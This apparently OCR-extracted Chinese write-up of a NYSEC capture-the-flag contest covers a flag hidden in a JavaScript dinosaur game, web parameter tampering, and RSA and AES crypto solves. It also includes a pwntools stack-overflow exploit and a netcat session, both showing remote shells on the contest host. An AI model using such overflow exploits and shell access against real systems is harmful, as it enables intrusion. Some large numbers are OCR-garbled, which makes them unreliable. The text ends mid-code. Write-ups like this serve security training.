                Runner.imageSprite.addEventListener(Runner.events.LOAD,
                    this.init.bind(this));
            }
        },

        /**
         * Load and decode base 64 encoded sounds.
         */
        loadSounds: function () {
            if (!IS_IOS) {
                this.audioContext = new AudioContext();

                var resourceTemplate =
                    document.getElementById(this.config.RESOURCE_TEMPLATE_ID).content;

                for (var sound in Runner.sounds) {
                    var soundSrc =
                        resourceTemplate.getElementById(Runner.sounds[sound]).src;
                    soundSrc = soundSrc.substr(soundSrc.indexOf(',') + 1);
                    var buffer = decodeBase64ToArrayBuffer(soundSrc);
```

```
/**
 * Sets the game speed. Adjust the speed accordingly if on a smaller screen.
 * @param {number} opt_speed
 */
setSpeed: function (opt_speed) {
    var speed = opt_speed || this.currentSpeed;

    // Reduce the speed on smaller mobile screens.
    if (this.dimensions.WIDTH < DEFAULT_WIDTH) {
        var mobileSpeed = speed * this.dimensions.WIDTH / DEFAULT_WIDTH *
            this.config.MOBILE_SPEED_COEFFICIENT;
        this.currentSpeed = mobileSpeed > speed ? speed : mobileSpeed;
    } else if (opt_speed) {
        this.currentSpeed = opt_speed;
    }
},

/**
 * Game initialiser.
 */
init: function () {
    // Hide the static icon.
    document.querySelector('.' + Runner.classes.ICON).style.visibility =
        'hidden';

    canvassv = canvassv + "UtYWQ1MS03OTNhY";
    this.adjustDimensions();
    this.setSpeed();

    this.containerEl = document.createElement('div');
    this.containerEl.className = Runner.classes.CONTAINER;

    // Player canvas container.
    this.canvas = createCanvas(this.containerEl, this.dimensions.WIDTH,
        this.dimensions.HEIGHT, Runner.classes.PLAYER);

    this.canvasCtx = this.canvas.getContext('2d');
    this.canvasCtx.fillStyle = '#f7f7f7';
    this.canvasCtx.fill();
    Runner.updateCanvasScaling(this.canvas);

    // Horizon contains clouds, obstacles and the ground.
    this.horizon = new Horizon(this.canvas, this.spriteDef, this.dimensions,
        this.config.GAP_COEFFICIENT);

    // Distance meter
    this.distanceMeter = new DistanceMeter(this.canvas,
        this.spriteDef.TEXT_SPRITE, this.dimensions.WIDTH);

    // Draw t-rex
    this.tRex = new Trex(this.canvas, this.spriteDef.TREX);
```

canvassv　高亮全部(A)　区分大小写(C)　匹配变音符号(I)　全词匹配(W)　第 4 项，共找到 9 个匹配项

```
/**
 * Debounce the resize event.
 */
debounceResize: function () {
    if (!this.resizeTimerId_) {
        this.resizeTimerId_ =
            setInterval(this.adjustDimensions.bind(this), 250);
    }
},

/**
 * Adjust game space dimensions on resize.
 */
adjustDimensions: function () {
    clearInterval(this.resizeTimerId_);
    this.resizeTimerId_ = null;

    var boxStyles = window.getComputedStyle(this.outerContainerEl);
    var padding = Number(boxStyles.paddingLeft.substr(0,
        boxStyles.paddingLeft.length - 2));

    this.dimensions.WIDTH = this.outerContainerEl.offsetWidth - padding * 2;
    this.dimensions.WIDTH = Math.min(DEFAULT_WIDTH, this.dimensions.WIDTH); //Arcade Mode
    if (this.activated) {
        this.setArcadeModeContainerScale();
    }
    canvassv = canvassv + "mRlMGExYTB9Cg==";
    // Redraw the elements back onto the canvas.
    if (this.canvas) {
        this.canvas.width = this.dimensions.WIDTH;
        this.canvas.height = this.dimensions.HEIGHT;

        Runner.updateCanvasScaling(this.canvas);

        this.distanceMeter.calcXPos(this.dimensions.WIDTH);
        this.clearCanvas();
        this.horizon.update(0, 0, true);
        this.tRex.update(0);

        // Outer container and distance meter.
        if (this.playing || this.crashed || this.paused) {
            this.containerEl.style.width = this.dimensions.WIDTH + 'px';
            this.containerEl.style.height = this.dimensions.HEIGHT + 'px';
            this.distanceMeter.update(0, Math.ceil(this.distanceRan));
            this.stop();
        } else {
            this.tRex.draw(0, 0);
        }

        // Game over panel.
        if (this.crashed && this.gameOverPanel) {
            this.gameOverPanel.updateDimensions(this.dimensions.WIDTH);
            this.gameOverPanel.draw();
```

canvassv　高亮全部(A)　区分大小写(C)　匹配变音符号(I)　全词匹配(W)　第 6 项，共找到 9 个匹配项

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars　☐ Strict mode

Input

start: 60
end: 60
length: 0

length: 60
lines: 1

```
ZmxhZ3syMzhjYjFkZC01NDIyLTQyNTUtYWQ1MS03OTNhYmRlMGExYTB9Cg==
```

Output

start: 45
end: 45
length: 0


time: 1ms
length: 43
lines: 2

```
flag{238cb1dd-5422-4255-ad51-793abde0a1a0}
```


中秋特辑（3）


~~这是社工题？？？~~

随便输邮箱说不行，要求去群里找熟人，输入群主的邮箱




扫码进入下一个页面






今天不是中秋节

get传参zhongqiujie=1



钱太少了,这么点钱还想吃月饼?

get传参money=10000000



支付成功NYSEC{90632063-f6ff-4e75-af01-ba745c2d05b7}

Pwn


netcat

直接nc就有shell


```
C:\Users\jyzho\nc>nc nysec.ctf.center 35103
ls
bin
dev
flag
lib
lib32
lib64
netcat
cat /flag
flag{97fb9f1b-d4ed-49da-9bca-f8d176f867f4[TEAM_HASH]}
```

stack ooooooooverflow!!!


无壳，32位



从vulnerable函数可以看出，就是简单的栈溢出



func函数返回shell



exp:

```
from pwn import *
def exp(io):
    payload=b'A'*(0x14+0x4)+p32(0x804846B)
    io.sendline(payload)
    io.sendline(b'ls')
io = remote('nysec.ctf.center',35107)
exp(io)
io.interactive()
```

```
[x] Opening connection to nysec.ctf.center on port 35107
[x] Opening connection to nysec.ctf.center on port 35107: Trying 27.25.151.207
[+] Opening connection to nysec.ctf.center on port 35107: Done
[*] Switching to interactive mode
ls
bin
dev
flag
lib
lib32
lib64
pwn
cat /flag
flag{ecaf1b92-f80c-45a4-85e4-0baea2f87155[TEAM_HASH]}
```

Crypto

Ez_RSA

题目

```
from Crypto.Util.number import *
import gmpy2
m=bytes_to_long(b'NYSEC{.......}')
e=65537
p=getPrime(512)
q=getPrime(512)
n=p*q
not_phi=(p+3)*(q+3)
c=pow(m,e,n)

print(n)
print(not_phi)
print(c)


'''
970038508500409528445874754374601496636541892013878550240403461395841515107393560743691214701843255923563455337194250347320879857688553781038465995719208196070046956445912310340285858723507318196416205309925620206483379838774208618173864700516014047288471627703413407094093319240839065778363436717514618006419700385085004095284458747543746014966365418920138785502404034613958415151073935607436912147018432559235634553371942503473208798576885537810384659957192087977663593679859238788800713921207765284450610197129070615800306033898076058599156162495376307988618628754841062502962329450466110589828082689175911891243164810088516183095011021901775431432226394425631623526444988070009643492881511622064113591614717339157211515884106949130044665477780550740597145725592803087059602605756770203471778127072936730998942369550528318567413204953070679994855797272893301259103748637000154278239557388725640479266498912471442082101'''
```

就是一个简单的数学运算，算出p+q、p-q就可以得到p、q了

```
from gmpy2 import *
from Crypto.Util.number import *
e=65537
n=97003850850040952844587475437460149663654189201387855024040346139584151510739356074369121470184325592356345533719425034732087985768855378103846599571920819607004695644591231034028585872350731819641620530992562020648337983877420861817386470051601404728847162770341340709409331924083906577836343671751461800641
not_phi=97003850850040952844587475437460149663654189201387855024040346139584151510739356074369121470184325592356345533719425034732087985768855378103846599571920879777663593679859238788800713921207765284450610197129070615800306033898076058599156162495376307988618628754841062502962329450466110589828082689175911189124
c=31648100885161830950110219017754314322263944256316235264449880700096434928815116220641135916147173391572115158841069491300446654777805507405971457255928030870596026057567702034717781270729367309989423695505283185674132049530706799948557972728933012591037486370001542782395573887256404792664989124714420821017
p_q=(not_phi-n-9)//3
p=(iroot(p_q**2-4*n,2)[0]+p_q)//2
q=n//p
phi=(p-1)*(q-1)
d=invert(e,phi)
m=pow(c,d,n)
print(long_to_bytes(m))
```

```
b'NYSEC{th1s_is_fake_fl4ggg}'
```

AEC

题目

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import random

# flag=b'NYSEC{............}'

key=random.randbytes(16)
print(bytes_to_long(key))

my_aes=AES.new(key=key,mode=AES.MODE_ECB)
print(my_aes.encrypt(pad(flag,AES.block_size)))

# key1 = 225381140741632087104849078818563775592
# c =
b'\xb2\xd1U\xa5\xa6\x9b\xf3\x16\x1a\x0e/\xe3\xc2\x13e\xf7o\x89`\x19&\x17\x83\x8c\x95\x8b\xfc\xb69Q\x01\x05(6)\xba\xb3\x02=\t\x10w\xb2W\xd0\x9e\xa5\xf4'
```

key都给了，直接解密不就行，，，

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
key1 = 225381140741632087104849078818563775592
c =
b'\xb2\xd1U\xa5\xa6\x9b\xf3\x16\x1a\x0e/\xe3\xc2\x13e\xf7o\x89`\x19&\x17\x83\x8c
\x95\x8b\xfc\xb69Q\x01\x05(6)\xba\xb3\x02=\t\x10w\xb2W\xd0\x9e\xa5\xf4'
key=long_to_bytes(key1)
my_aes=AES.new(key=key,mode=AES.MODE_ECB)
print(my_aes.decrypt(c))
```

babyRSA

题目

```
from Crypto.Util.number import *

flag=b'NYSEC{......}'
m=bytes_to_long(flag)

n=getPrime(1024)
n=p*q
e=65537
c=pow(m,e,n)

print("n =",n)
print("e =",e)
print("c =",c)
# n =
11563752613433167947176203600965087809819279478091901640799230700628517370781531
37518162406766240745035223310697388962940297194060440310804347258632442302894424
72213042373881987359484483724993562124890872771331854637024940624934390825956979
71786813612326490916694484864327475737281025488021127003443190136947 7
# e = 65537
# c =
72569468275842451722615052490613164720057228162294356630723330346528174565283712
55117461096640532305352455299635866453206101017392896685802770749983948174445937
95262973164231033020518188740237239311457655175438757692022937371866687333707887
63540574136428757287404743954896068847733217295406897120557585899498
```

逆天抽象题，拿素数当n

```
from Crypto.Util.number import *
import gmpy2

n =
11563752613433167947176203600965087809819279478091901640799230700628517370781531
37518162406766240745035223310697388962940297194060440310804347258632442302894424
72213042373881987359484483724993562124890872771331854637024940624934390825956979
71786813612326490916694484864327475737281025488021127003443190136947 7
e = 65537
c =
72569468275842451722615052490613164720057228162294356630723330346528174565283712
55117461096640532305352455299635866453206101017392896685802770749983948174445937
95262973164231033020518188740237239311457655175438757692022937371866687333707887
63540574136428757287404743954896068847733217295406897120557585899498
phi=n-1
d=gmpy2.invert(e,phi)
print(long_to_bytes(pow(c,d,n)))
```

```
b'NYSEC{nishiyigebijiaoniubideren}'
```

Signin

题目


```
from Crypto.Util.number import *

# flag is directly defined
flag = "NYSEC{. . . . . }"

# Convert the flag to a long integer
m = bytes_to_long(flag.encode())

# Generate two 1024-bit prime numbers
p = getPrime(1024)
q = getPrime(1024)

# Compute n (RSA modulus)
n = p * q

# Public exponent
e = 65537

# Encrypt the message (RSA encryption)
c = pow(m, e, n)

# Calculate pq, qp, p_q
pq = (p - 1) * (q - 2)
qp = (q - 1) * (p - 2)
p_q = p + q

# Print results
print(f"{c = }")
print(f"{pq = }")
print(f"{qp = }")
print(f"{n = }")
print(f"{p_q = }")
```

```
#
# c =
935481737119651803921155638718941862666800623277872579472645961903698338409148484957870561102705196120236340471837439307284387896430484965983453222546983503557754856992096703468740283713943508560863175752542319149417588682513607097101742337253057124057668908767352963937836750056396318088328951687578038653575235109931864252381878612569998906635217624721056399455263943195744590152046275047396698899155903281231930273230274784547155534057356609603826457636484427527714033304211154821966446463416133841630138985582880687515967972260725756838276910076424504233452638430764987593356951971243621700120151615586230094770 0
# pq =
249464323489380979391965087277908270829763470608806395985356592678864745060097622047841438423021245814844317983591887731583809989844587298544177522938752716803939392027538768306013499667746135520899670985185218223286783299058759363555523890006390292486139258284945928753656356801098344344908909057841609138429693273897952416914829722688527622732031902883642523710831155964923793865231223728455812761098396030376534985909529335960937479384093186908052287670924586575476737088113954798258755180506727927730114960837874896101124391374471101744960403991251113353892545410229014267803096823940831070588226108908620073345920 0
# qp =
249464323489380979391965087277908270829763470608806395985356592678864745060097622047841438423021245814844317983591887731583809989844587298544177522938752716803939392027538768306013499667746135520899670985185218223286783299058759363555523890006390292486139258284945928753656356801098344344908909057841609138429603447746243209121146636349035663091943749457780160955486018811864816759120199245313202289617573331614997558898610902646024799081488046044538666004896924996118419759053611883323093562647986586805244999061188058269546458351272356702539204272625033218729209868033252849826669373041273764176866610262682220303020 0
# n =
249464323489380979391965087277908270829763470608806395985356592678864745060097622047841438423021245814844317983591887731583809989844587298544177522938752716803939392027538768306013499667746135520899670985185218223286783299058759363555523890006390292486139258284945928753656356801098344344908909057841609138434388608049140805633012665531893713865876997551562527506146502262385361196990074351276046436715950979016709499372028101788940572127802380731668511678584002042465148435718852785703433049173501203206351945981723262693933939383178444443535084925386095372891313670775870611727909229846994457287037261976977011936990 0
# p_q =
316016481802866174334965734207471396925944758723412344865860991599403725654290857626102594090531086534729548464530532165697295526334117617024868989378216417111171334142337962994167245173076263062578131068812785700573234301353781014652352052896534805772029068776315803527535075423729469326966060159421724340836
```

这是直接把隔壁moectf的题抄过来了啊，，，名字都没改，，，

```
from Crypto.Util.number import long_to_bytes
import gmpy2
```

```
c =
935481737119651803921155638718941862666800623277872579472645961903698338409148484957870561102705196120236340471837439307284387896430484965983453222546983503557754856992096703468740283713943508560863175752542319149417588682513607097101742337253057124057668908767352963937836750056396318088328951687578038653575235109931864252381878612569998906635217624721056399455263943195744590152046275047396698899155903281231930273230274784547155534057356609603826457636484427527714033304211154821966446463416133841630138985582880687515967972260725756838276910076424504233452638430764987593356951971243621700120151615586230094770 0
pq =
249464323489380979391965087277908270829763470608806395985356592678864745060097622047841438423021245814844317983591887731583809989844587298544177522938752716803939392027538768306013499667746135520899670985185218223286783299058759363555523890006390292486139258284945928753656356801098344344908909057841609138429693273897952416914829722688527622732031902883642523710831155964923793865231223728455812761098396030376534985909529335960937479384093186908052287670924586575476737088113954798258755180506727927730114960837874896101124391374471101744960403991251113353892545410229014267803096823940831070588226108908620073345920 0
qp =
249464323489380979391965087277908270829763470608806395985356592678864745060097622047841438423021245814844317983591887731583809989844587298544177522938752716803939392027538768306013499667746135520899670985185218223286783299058759363555523890006390292486139258284945928753656356801098344344908909057841609138429693440344774624320912114663634903566309194374945778016095548601881186481675912019924531320228961757333161499755889861090264602479908148804604453866600489692499611841975905361188332309356264798658680524499906118805826954645835127235670253920427262503321872920986803325284982666937304127376417686661026268222030302 0
n =
249464323489380979391965087277908270829763470608806395985356592678864745060097622047841438423021245814844317983591887731583809989844587298544177522938752716803939392027538768306013499667746135520899670985185218223286783299058759363555523890006390292486139258284945928753656356801098344344908909057841609138434388608049140805633012665531893713865876997551562527506146502262385361196990074351276046436715950979016709499372028101788940572127802380731668511678584002042465148435718852785703433049173501203206351945981723262693933939383178444443535084925386095372891313670775870611727909229846994457287037261976977011936990 0
p_q =
316016481802866174334965734207471396925944758723412344865860991599403725654290857626102594090531086534729548464530532165697295526334117617024868989378216417111171334142337962994167245173076263062578131068812785700573234301353781014652352052896534805772029068776315803527535075423729469326966060159421724340836 0
e=65537
p__q=pq+qp+3*p_q-4
p=(gmpy2.iroot(p_q**2-2*p__q,2)[0]+p_q)//2
q=n//p
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(long_to_bytes(m))
```



Block

题目

```
from sympy import Mod, Integer
from sympy.core.numbers import mod_inverse

# 模数
N_HEX = "FFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123"
MODULUS = Integer(int(N_HEX, 16))
MSG_PREFIX = "CryptoCup message:"


# 加密函数
def encrypt_message(message, key):
    # 添加前缀
    message_with_prefix = MSG_PREFIX + message
    message_bytes = message_with_prefix.encode('utf-8')
    message_len = len(message_bytes)
    num_blocks = (message_len + 15) // 16
    blocks = [message_bytes[i * 16:(i + 1) * 16] for i in range(num_blocks)]

    # 进行0填充
    blocks[-1] = blocks[-1].ljust(16, b'\x00')

    encrypted_blocks = []

    k = key

    # 加密每个分组
    for block in blocks:
